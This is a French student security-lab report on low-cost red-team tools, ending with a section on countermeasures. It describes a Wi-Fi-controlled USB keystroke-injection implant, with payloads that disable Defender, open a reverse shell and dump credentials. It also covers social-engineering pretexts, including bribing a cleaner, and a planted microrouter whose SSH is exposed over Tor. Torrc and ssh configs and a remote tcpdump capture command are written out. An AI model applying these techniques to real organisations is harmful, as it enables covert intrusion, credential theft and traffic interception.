
Rapport Projet Laboratoire sécurité

Outils de Red Teaming & d'exfiltration

Anthony Domingue et Pierre Ceberio

2020 - 2021

Sommaire

1 Remerciements	1
2 Introduction	2
2.1 À propos	2
2.2 Problématique	2
2.3 Intérêt technique	2
2.4 Organisation	3
2.5 Budget	3
3 USB Whid	4
3.1 Préambule	4
3.2 Description technique	5
3.3 Scénario d'attaque	7
3.4 Autres scénarios	8
3.5 Exploitation	9
3.5.1 Payload 1 : Désactivation du son	9
3.5.2 Payload 2 : Désactivation de Windows Defender	9
3.5.3 Payload 3: Reverse Shell	10
3.5.4 Payload 4 : Persistence	10
3.5.5 Payload 5 : Mimikatz	10
3.5.6 Bonus : le vice ultime	11
3.5.7 Conclusion	11
3.6 Vecteurs d'attaque	11
3.7 Dissimulation de l'USB	12
3.8 Mise en place de protection	13
4 Maintien de l'accès	14
4.1 Scénario	14
4.2 The onion router (Tor)	14
4.3 Microuter	15
4.4 Hidden Service SSH	17

4.5 Profit	18
5 Conclusion	19

1 Remerciements

Tout d'abord, nous voudrions remercier nos directeurs de laboratoire, M. **Steven DIAS** et M. **Simon LABORDE**, pour leurs conseils avisés et la confiance qu'ils nous ont accordée tout au long du projet.

Nous remercions également toute l'équipe du laboratoire pour leur écoute et en particulier M. **Adrien ZOGHBI** et M. **Étienne SELLAN**, pour le temps passé ensemble lors des CTF, dont celui de Mars@Hack 2021 où nous avons pu challengé les autres écoles et finir deuxième.

2 Introduction

2.1 À propos

Nous sommes deux étudiants à Ynov Bordeaux suivant le cursus cybersécurité :

- Anthony Domingue : 23 ans, DevOps Engineer @Wikodit - passionné de sécurité informatique et membre de l'équipe de CTF “Les Pires Hat”.
- Pierre Ceberio : 20 ans, SysOps Engineer @Log'in Line - passionné de Pentest et d'OSINT & CTF player @Les Pires Hat

2.2 Problématique

Il est aujourd’hui facile de se procurer du matériel de pentest sur internet. Mais quid de leur pertinence ?

Ainsi que représente l’investissement financier et technique pour répondre aux besoins d’un scénario Red Team sur une TPE/PME ?

2.3 Intérêt technique

Notre projet se scinde en trois parties :

- Recherche des vecteurs d’attaques et des outils les moins onéreux.
- Mise en situation des outils sélectionnés.
- Réponse à la problématique en analysant la complexité technique de la mise en oeuvre des attaques sélectionnées en conditions réelles.

Nous pourrons alors statuer sur la difficulté d’être un Script Kiddie fauché en 2020.

2.4 Organisation

Afin de soutenir notre recherche nous allons mettre en place un repo GIT afin d'organiser et versionner nos différentes recherches.

De plus la mise en place d'un Trello nous permettra de répartir les tâches de recherche.

2.5 Budget

Un budget maximum de 35 euros a été fixé pour répondre à la problématique.

3 USB Whid



3.1 Préambule

Nous allons aborder les attaques par clé HID (Human Interface Device).

Ces fausses clés USB se font passer pour des claviers, et peuvent ainsi taper ce que l'attaquant voudra. Et dans notre cas, ce sera contrôlable **à distance par Wifi**.

Évidemment, comme ce ne sont que de simples « claviers tout gentils », aucun Antivirus ne s'excitera à leurs branchements, aucune permission ne sera demandée et désactiver l'Autorun U3 ne changera rien.

Pourquoi les clés HID sont utilisées ?

Ce style d'attaque permet de pouvoir directement atteindre des machines importantes/cachées d'une organisation, **sans éveiller de soupçon**, à l'inverse d'attaques complexes qui seraient menées depuis l'extérieur et devant désarmer les pare-feu et systèmes de sécurité mis en place.

3.2 Description technique

Cactus WHID a été créé par *Luca Bongiorni* en 2017 et est souvent résumé comme une « *Rubberducky contrôlable à distance par Wifi* ». Ce n'est d'ailleurs pas son seul avantage puisqu'elle ne coûte que **11 euros**.

Acheté ici : <https://fr.aliexpress.com/item/32318391529.html>

WHID contient deux modules :

- Une carte ATMega32u4 qui émule tout dispositif HID et dispose d'une mémoire flash autoprogammable
- Un module Wifi ESP-12S


La portée du point d'accès Wifi va différer en fonction du bâtiment, mais à partir de 15 – 30 mètres la connexion va commencer à pâtrir. Dans certains cas un drone devra donc être utilisé pour approcher la zone et diriger la WHID.

Le stockage disponible pour les payloads est de 3Mb.

À l'achat, les Cactus WHID sont livrés avec le logiciel ESPloitV2.

Pour rendre la clé compatible avec les claviers français AZERTY, il vous faudra changer le clavier dans Arduino puis reflasher la clé en suivant ces consignes.

Une fois votre clé configurée, le point d'accès Wifi sera visible avec comme nom par défaut **Exploit** et mot de passe : **DotAgency**



The screenshot shows the ESPloit v2.7.41 interface. At the top, there are three icons: a star, an information symbol with the IP address 192.168.1.1, and a power button. Below this, the title "ESPloit v2.7.41 - WiFi controlled HID Keyboard Emulator" is displayed, followed by the developer's logo (a stylized 'E' with wings) and the text "by Corey Harding www.LegacySecurityGroup.com / www.Exploit.Agency". A horizontal line separates this from the file system information. The file system info shows a total of 2949250 bytes, with 2940967 free and 8283 used. Another horizontal line follows. Below this, a list of options is presented in a hierarchical menu:

- [Live Payload Mode](#) - [Input Mode](#) - [Duckduino Mode](#)
- [Choose Payload](#) - [Upload Payload](#)
- [List Exfiltrated Data](#) - [Format File System](#)
- [Configure ESPloit](#)
- [Upgrade ESPloit Firmware](#)
- [Help](#)

Rendez-vous à l'adresse par défaut <http://192.168.1.1> pour accéder au menu ESPloit

C'est à partir d'ici que vous allez pouvoir upload vos payloads puis les lancer. Plusieurs options sont aussi possibles (dont la conversion des scripts Ducky en scripts ESPloit avec le Duckoine mode).

Vous pouvez également choisir de rendre visible ou non le SSID lors de la création du point d'accès.

Le PID (Product ID) et VID (Vendor ID) sont également modifiables afin de par exemple **contourner la protection** mise en place par l'administrateur système n'autorisant le branchement que de certains produits USB.

3.3 Scénario d'attaque

Vous l'aurez bien compris, pour mettre en place cette attaque il va falloir avoir un **accès physique** pour brancher notre petite clé tout innocente.

La pensée de sécurité physique est souvent oubliée et exploiter les comportements humains pour gagner ces accès est plus facile qu'il n'y paraît.

Ici nous imaginons qu'un acteur malveillant va commencer par une **phase de reconnaissance** et d'OSINT sur l'entreprise nommée « Digital Bitcoin Supply Chain » pour savoir quelles personnes seraient vulnérables (en raison de pressions financières par exemple) et quelles personnes attaquer. Après avoir tiré profit de ces informations, il constate ceci :

- **Bob**, le directeur commercial de la boîte, ne verrouille pas souvent son PC, comme le montrent les posts Instagram corporatifs de l'entreprise plaisantant avec le fait qu'il doive souvent payer des croissants
- Une société de ménage externe à l'entreprise s'occupe pendant la pause du midi de nettoyer les bureaux de l'entreprise. **Jean** y est agent d'entretien et est apparemment mal payé et mécontent d'après ses posts Twitter

L'acteur malveillant va rentrer en contact avec Jean et lui propose 7000 euros en liquide en échange de brancher discrètement cette clé USB innocente sur l'ordinateur portable de Bob pendant qu'il fera le ménage. Jean a accepté.



3.4 Autres scénarios

Voici une liste d'autres scénarios d'ingénierie sociale également applicable pour réussir à rentrer à l'intérieur d'un bâtiment :

- Avoir les bras chargés, simuler être un **livreur**
- Demander à la sécurité de vous ouvrir, en prétextant avoir oublié des affaires après un **entretien d'embauche**
- Avoir un **gilet jaune** et passer pour un technicien (ça marche super bien : cf)
- Se faire passer pour un **stagiaire perdu** et profiter pour aller là où souhaité
- Avoir une tête de geek et se faire passer pour le **service informatique**, en passant par une porte laissée ouverte par des fumeurs par exemple
- Méthode plus brutale, mais si il n'y a personne et c'est une serrure simple, on **crochète** !

À l'époque actuelle, rester anonyme même en venant physiquement dans les bureaux de votre victime est redevenu facile grâce à un petit accessoire obligatoire : **le masque** !

Combiné à une perruque, vous pouvez littéralement vous métamorphoser.

3.5 Exploitation



Une fois la clé insérée, le réseau Wifi créé par la clé apparaît. Georges, le complice de l'attaquant se trouve à l'extérieur de l'entreprise. Il va se connecter au Wifi depuis son portable et lancer les payloads développés en amont.

3.5.1 Payload 1 : Désactivation du son

Afin de se faire le plus discret possible et pour ne pas attirer l'attention, la première charge va venir désactiver le son de l'ordinateur.

Temps nécessaire : **10 secondes**

Lien vers la démonstration : https://www.loginline.com/wp-content/uploads/2021/01/desac_son.gif

3.5.2 Payload 2 : Désactivation de Windows Defender

Pour pouvoir lancer à foison toutes les charges malveillantes que l'attaquant voudra (et sans vouloir s'embêter à bypass Defender), la désactivation pure et dure de Defender est effectuée.

Temps nécessaire : **15 secondes**

Lien vers la démonstration : https://www.loginline.com/wp-content/uploads/2021/01/desac_windef.gif

3.5.3 Payload 3: Reverse Shell

Pour prendre totalement contrôle de l'ordinateur à distance, l'attaquant va déployer un reverse shell.

Temps nécessaire : **1 seconde**

Sur la machine victime de Bob, on se connecte au serveur distant de l'attaquant avec le reverse shell ConPty.

Lien vers la démonstration : https://www.loginline.com/wp-content/uploads/2021/01/reverse_shell_victime.gif

Côté attaquant, il n'y a plus qu'à attendre la connexion du pc de Bob à notre pc et pouvoir s'amuser dessus.

Lien vers la démonstration : https://www.loginline.com/wp-content/uploads/2021/01/reverse_shell_attaquant.gif

Dans cet exemple, l'attaquant va se balader sur l'ordinateur de Bob, le directeur commercial, puis exfiltrer vers son serveur les fichiers Clients de l'entreprise (un CRM et une proposition commerciale).

En moins de 30 secondes (26 pour être exact), l'attaquant a pu lancer 3 charges qui lui ont permis d'avoir la main mise sur l'ordinateur de Bob sans se faire détecter.

3.5.4 Payload 4 : Persistence

Afin de ne pas perdre la main sur l'ordinateur de Bob et rester persistant dessus, l'attaquant va lancer ce payload et utiliser SharPersist.

Temps nécessaire : **20 secondes**

Lien vers la démonstration : <https://www.pierreceberio.com/images/persist.gif>

3.5.5 Payload 5 : Mimikatz

Si l'attaquant ne veut pas s'arrêter à l'ordinateur de Bob mais souhaite s'amuser sur l'AD de l'entreprise, un outil comme mimikatz peut s'avérer utile !

L'attaquant va ici sortir les hash, les mots de passe des sessions Windows et les tickets Kerberos pour les envoyer sur son serveur distant.

Temps nécessaire : **20 secondes**

Lien vers la démonstration : <https://www.pierreceberio.com/images/mimikatz.gif>

3.5.6 Bonus : le vice ultime

Afin d'obtenir définitivement le **mot de passe de déverrouillage** de l'ordinateur de Bob, l'attaquant peut lancer à distance l'outil FakeLogonScreen qui va simuler un faux écran de connexion Windows.

Quand Bob reviendra de sa pause du midi, il tapera innocemment son mot de passe pour déverrouiller son écran. Côté attaquant le mot de passe sera reçu sans problème.

Pauvre Bob, et lui qui pensait avoir bien verrouillé sa session pour une fois ...

Lien vers la démonstration : <https://raw.githubusercontent.com/bitsadmin/fakelogonscreen/master/demo.gif>

3.5.7 Conclusion

La clé HID montre ici clairement sa **supériorité** à un classique attaquant qui taperait manuellement les commandes après avoir réussi à avoir un accès physique à l'entreprise, avec 3 avantages :

- tape beaucoup plus vite (vous avez pu voir les délais nécessaires pour chaque charge, ce n'est pas humainement faisable)
- tape sans faire de fautes de syntaxe
- est beaucoup plus discrète ! Avec ses 2-3 centimètres, elle réussit à se faire beaucoup plus petite qu'un attaquant de 1 mètre 80 qui ne serait pas à sa place.

3.6 Vecteurs d'attaque

Évidemment dans cet exemple notre attaquant a simplement exfiltré des fichiers confidentiels dans un cadre d'espionnage industriel, mais ayant un accès complet à l'ordinateur, plusieurs attaques peuvent être déployées :


- Ransomware
- Récupération des cookies de sessions des navigateurs et mots de passe pour se connecter
- Ajout sur le domaine de l'entreprise si le compte a les droits
- Changer le fichier hosts pour rediriger l'utilisateur et faire du phishing
- Saboter les fichiers présents sur le PC, modifier des parties déjà écrites
- Et plus encore

3.7 Dissimulation de l'USB

Pour les plus barbus équipés de fer à souder, il est possible de cacher directement la WHID dans d'autres objets câblés en USB et les offrir (faire croire à un cadeau d'une boîte collaborant avec la victime par exemple) ou les laisser traîner, puis attendre le branchement fatidique.

En voici quelques exemples par Luca Bongiorni :

- Classique et discrète, la souris



- Une boule plasma, et pourquoi pas !



Et plus encore : des chargeurs de cigarettes électroniques, des ventilateurs, des hubs USB, tout est possible !

3.8 Mise en place de protection

La solution miracle n'existe pas, mais un certain nombre de **mesures** peuvent être mises en place afin de se **défendre et prévenir** ce genre d'attaques :

- Former et **sensibiliser** les employés à connaître ce type de menace (à verrouiller leurs pc, vérifier que des clés n'ont pas été branchées entre temps) et ainsi pouvoir prévenir ces attaques
- Manière forte : **bloquer tous les ports USB**, malheureusement c'est presque impossible pour la majorité des entreprises
- Alors, ne **limiter qu'à certains produits** (avec le PID/VID) l'autorisation de se brancher et communiquer avec le système (pour Windows dans Regedit>DeviceInstallRestrictions, pour Linux > udev rules).
- Là encore, si l'attaquant fait bien son travail de reconnaissance en préattaque, il pourra voir quels types de claviers sont autorisés (par exemple que des Logitech) et spoofe le PID / VID.
- Sur Linux, il existe, depuis début 2020, l'outil ukip de Google, qui mesure la vitesse d'entrée des touches et déterminer si cela provient d'un humain ou d'une attaque.
- Ne branchez pas de clé USB inconnue ou trouvée. Et si vous devez brancher de nouvelles clés, faites-le sur un poste hors réseau ou sur une **station blanche** afin de vérifier que la clé ne soit pas menaçante pour l'entreprise.

4 Maintien de l'accès

4.1 Scénario

Il est parfois utile de garder une emprise sur le réseau d'une entité. Pour répondre à ce besoin, plusieurs scénarios sont possibles.

On peut imaginer l'utilisation d'une suite de persistance comme SharPersist vu plus tôt. Mais dans le cadre d'une attaque sur le terrain, il vaut mieux prévoir un **plan B** si le payload ne fonctionne pas.

Ainsi on peut alors utiliser des outils autonomes qui se présentent souvent comme des périphériques USB.

Le fil conducteur dans la suite de ce scénario offensif sera donc **l'utilisation d'un outil grand public peu onéreux** afin de **garder une empreinte sur le réseau cible**.

Afin de complexifier et d'augmenter le niveau d'anonymat de l'attaque, l'outil autonome exposera un service **via le réseau Tor**.

L'accès distant à l'outil ne pourra pas (ou plus difficilement) compromettre l'opérateur.

4.2 The onion router (Tor)

Beaucoup de médias parlent du **darknet** comme d'un réseau permettant à des criminels d'effectuer toutes sortes de délits...

Au-delà de ces spéculations, il existe plusieurs technologies permettant une mise en réseau avec un plus fort anonymat que sur le **clearnet** (par opposition au darknet, réseau classique).

Un projet important s'appelle *The onion router* et permet de renforcer l'anonymat en faisant passer sa connexion sur plusieurs relais du réseau afin de brouiller l'identité réelle du client, d'où la métaphore de l'oignon qui suppose plusieurs couches ou chaque couche serait un relais.




Figure 4.1: tor

Ce réseau est idéal pour notre cas d'usage, car notre besoin en latence et débit n'est pas important et l'anonymat renforcé est suffisant pour notre scénario offensif.

L'utilisation de plusieurs relais pour la connexion entre le client et le serveur a pour conséquences directes une latence plus élevée et une qualité de connexion moindre.

Ainsi ce réseau n'est, pour l'instant, pas adapté aux usages contemporains tels que le streaming ou le e-sport. La densification du réseau et de la qualité des relais proposés par la communauté permettra d'améliorer ces points, ce n'est néanmoins pas la priorité du projet qui reste l'anonymat.

L'idée ici est de pouvoir recueillir des trames réseau via `tcpdump` ou simplement exécuter des commandes afin d'avoir une vision sur le réseau cible. Ces deux utilisations ne requièrent pas une faible latence et/ou un volume de données important.

4.3 Microuter

Il existe beaucoup de candidats pour ce genre d'utilisation.

Notre outil doit pouvoir se positionner entre une machine et son réseau légitime.

Ainsi il existe de nombreuses clés WiFi qui sont reconnues comme un périphérique Ethernet.

Une machine sans configuration avancée routera son trafic par ce nouveau périphérique réseau.

Ce périphérique réseau doit alors faire le pont avec le réseau légitime afin de garantir l'accès aux ressources distantes pour la machine.

Pour une vingtaine d'euros, mon choix s'est porté vers le microuter USB de la marque GLNet.



Figure 4.2: microuter

Plusieurs avantages :

- Sa distribution open source basée sur Linux et créée pour les routeurs : OpenWRT
- Son facteur de forme et son design discret.
- Son prix !

Peu d'inconvénient :

- Un serveur web pour l'administration (peut s'enlever)
- Peu de ressources (RAM, CPU...)

Il suffit avec cet outil de le brancher sur une machine cible sur le réseau et d'effectuer le relais avec le réseau légitime sur le microuter.

De plus son accès SSH et sa distribution basée sous Linux facilitent la mise en place et la configuration d'un *hidden service*.

4.4 Hidden Service SSH

Nous avons maintenant l'outil physique ainsi que le réseau pour notre attaque, il reste désormais la configuration d'un service utilisant le réseau Tor afin de pouvoir accéder à l'outil à distance.

Pour cela le paquet tor permet de mettre en place un *hidden service* (service web utilisant Tor) très simplement via la configuration d'un daemon.

Voici le fichier de configuration (/etc/tor/torrc) afin d'exposer le port SSH du MicRouter :

```
RunAsDaemon 1
DataDirectory /etc/tor/data/
HiddenServiceDir /etc/tor/hidden_service/
HiddenServicePort 22 127.0.0.1:22
```

Une fois configuré et lancé un fichier apparaît dans le répertoire du hidden service avec notre nom de domaine sur le réseau Tor:

```
cat /etc/tor/hidden_service/hostname
ad62y2sfdrre3rzq.onion
```

En effet sur ce réseau l'attribution d'un nom de domaine est différente. Il s'agit d'un hash, ainsi avoir le contrôle sur la forme finale de son nom de domaine demande une grande puissance de calcul.

Ici la forme nous importe peu, il faut bien noter notre nom de domaine, car c'est celui-ci qui nous permettra d'accéder à l'outil à distance.

Lors des différents tests, la mise en réseau du hidden service s'est avérée très longue et la consommation de mémoire trop importante pour l'outil.

Ainsi pour obtenir de meilleurs résultats, il faudrait un outil avec un peu plus de mémoire vive.

4.5 Profit

La préparation de l'attaque est terminée désormais il est nécessaire de vérifier le bon fonctionnement.

Pour cela rien de plus simple, il suffit d'ajouter une configuration SSH (`~/.ssh/config`):

```
# Media host as Tor hidden service
host hidden
    hostname bdvvm6boqeom4frd.onion
    proxyCommand ncat --proxy 127.0.0.1:9050 --proxy-type socks5 %h %p
```

On définit ici un host nommé *hidden* qui pointe vers le nom de domaine de notre hidden service.

On remarque l'utilisation d'une proxy type *socks5* en local qui correspond au pont local vers le réseau Tor. Il faut donc avoir installé *tor* sur sa machine.

Une fois la connexion SSH obtenue il est possible de venir capturer les trames réseaux avec la commande suivante :

```
ssh root@hidden tcpdump -i any -U -s0 -w - 'no port 22' | wireshark -k -i -
```

On obtient alors les trames du réseau cible sur wireshark en version graphique, à distance et de manière anonyme.

Il est alors possible de voler des informations ou d'effectuer une attaque à distance.

5 Conclusion

Pour conclure, avoir pu travailler sur ces outils de Red Teaming au sein du laboratoire sécurité d'Ynov nous a permis d'en apprendre davantage sur le Pentest physique et son application dans des cas réalistes.

Malgré le contexte sanitaire, le laboratoire a été géré d'une main de maître par les directeurs de laboratoire M. Simonade LABORDE et M. Steven DIAS et nous tenions à les remercier une nouvelle fois.

Le choix d'être en projet la matinée et de pouvoir s'entraîner sur des challenges l'après-midi est un excellent compromis permettant d'avancer sur son projet tout en montant de semaine en semaine en technicité.

Nous avons également pu officialiser l'équipe de CTF **Les Pires Hat** afin de mettre en synergie les talents et pouvoir ensemble rentrer dans une rigueur au niveau de la périodicité des CTFs. Cela ne va permettre que de s'améliorer en se poussant mutuellement vers le haut, tant au niveau technique, qu'au niveau de la rédaction d'article de blog sur la résolution des challenges technique, ainsi que la rédaction de rapport de pentest.